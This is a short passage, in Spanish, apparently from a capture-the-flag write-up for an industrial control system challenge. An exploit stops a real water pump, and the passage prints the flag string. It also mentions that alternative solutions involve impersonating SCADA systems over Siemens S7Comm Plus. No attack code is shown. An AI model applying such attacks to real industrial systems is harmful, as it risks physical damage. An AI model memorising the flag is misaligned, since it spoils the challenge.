
6 Flag

Conseguir esta Flag conlleva provocar efectos físicos notables, en este reto hemos puesto el motor de una bomba de agua a funcionar que puede ser detenido mediante la ejecución del exploit. Se trata de un exploit con consecuencias físicas reales.

Esta Flag es entregada presencialmente a los participantes cuando notifiques la superación del reto.

- `SUGUS{this_is_an_ics_attack_25432}`


ARSOFT


TOUCH
ARSOFT

7 Soluciones Alternativas

Sistemas Industriales IcS: Las únicas formas alternativas de resolver este reto parten de desarrollar exploits que parten de suplantar sistemas de control idustrial SCADA que sean capaces de serializar objetos de protocolo **Siemens S7Comm Plus**.